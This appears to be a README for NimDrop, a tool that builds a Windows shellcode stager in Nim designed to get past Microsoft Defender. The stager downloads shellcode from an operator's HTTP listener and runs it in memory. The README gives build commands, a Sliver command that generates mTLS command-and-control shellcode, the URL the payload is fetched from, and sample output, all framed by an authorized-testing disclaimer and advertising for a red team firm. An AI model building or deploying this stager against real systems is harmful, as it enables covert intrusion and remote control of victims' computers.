Nim-based shellcode stager builder for Windows — automated cross-compilation against Microsoft Defender, built for authorized red team engagements and lab environments.






nimdrop.py automates the full build pipeline for a Windows shellcode stager written in Nim. Point it at your listener and it handles everything — templating, dependency resolution, cross-compilation — and drops a ready-to-deploy stager.exe.
The stager itself:
- Connects to your listener over HTTP
- Pulls down
shellc.bin(raw shellcode) - Allocates RWX memory in the current process via
VirtualAllocEx - Copies and executes the payload in-process
The Nim implementation is based on the technique documented at numencyber.com.
| Requirement | Notes |
|---|---|
| Debian-based Linux | Kali, Ubuntu, Parrot, etc. |
| Python 3.x | Tested on 3.10+ |
| Sudo privileges | Required for apt installs if dependencies are missing |
| Internet access | Needed to pull winim via nimble |
The script will auto-install mingw-w64 and nim if they are not already present.
python3 nimdrop.py -l <LISTENER_IP> -p <HTTP_PORT> [-c <C2_PORT>]
| Flag | Required | Description |
|---|---|---|
-l |
Yes | Listener IP address |
-p |
Yes | HTTP port used to serve shellc.bin |
-c |
No | Sliver mTLS C2 port — defaults to -p if omitted |
python3 nimdrop.py -l 192.168.1.5 -p 80 -c 8888
python3 nimdrop.py -h
-pand-cserve different purposes:-pis the port your HTTP server runs on (to deliver the shellcode),-cis the port your Sliver mTLS listener runs on (for C2 callbacks). They can be the same port but typically aren't.
nimdrop.py
│
├── 1. Write stager.nim       ← injects your IP:PORT into the download URL
├── 2. Verify dependencies    ← checks for nim + mingw-w64, installs if absent
├── 3. Install winim          ← nimble install -y winim
└── 4. Cross-compile          ← nim c -d:mingw --os:windows --cpu:amd64 → stager.exe

Once stager.exe is produced, generate the matching shellcode in Sliver:
generate --mtls <LISTENER_IP>:<LISTENER_PORT> --os windows --arch amd64 --format shellcode
Rename the output file to shellc.bin and host it at the root of your web server so the stager can reach it:
http://<LISTENER_IP>:<LISTENER_PORT>/shellc.bin
The stager fetches this file at runtime and executes it in memory.
[*] Generating stager.nim for 192.168.1.5:80...
[+] x86_64-w64-mingw32-gcc found.
[+] nim found.
[*] Installing winim...
[*] Cross-compiling to Windows EXE...

============================================================
[+] stager.exe built successfully.
============================================================

[*] Generate your Sliver shellcode payload:

    generate --mtls 192.168.1.5:80 --os windows --arch amd64 --format shellcode

[*] Rename the output to shellc.bin and host it at:
    http://192.168.1.5:80/shellc.bin
============================================================
This tool is for authorized penetration testing only — systems you own, have explicit written permission to test, or engagements within defined scope. The author assumes no liability for misuse.
NimDrop is built and maintained by Invadel, a New York City offensive security firm. Tooling like this comes out of real engagements. We run red team and adversary simulation exercises that test detection and response the way an actual attacker would, not a checklist.
If your organization needs authorized offensive testing, whether red teaming or a fixed-price penetration test with a free retest, you can scope an engagement here.
Invadel is a Manhattan-based penetration testing team. Senior, OSCP and OSCE3 led testers running a manual-first methodology aligned to PTES, OWASP, and MITRE ATT&CK.
Our methodology · Red teaming · Cloud penetration testing · See a sample report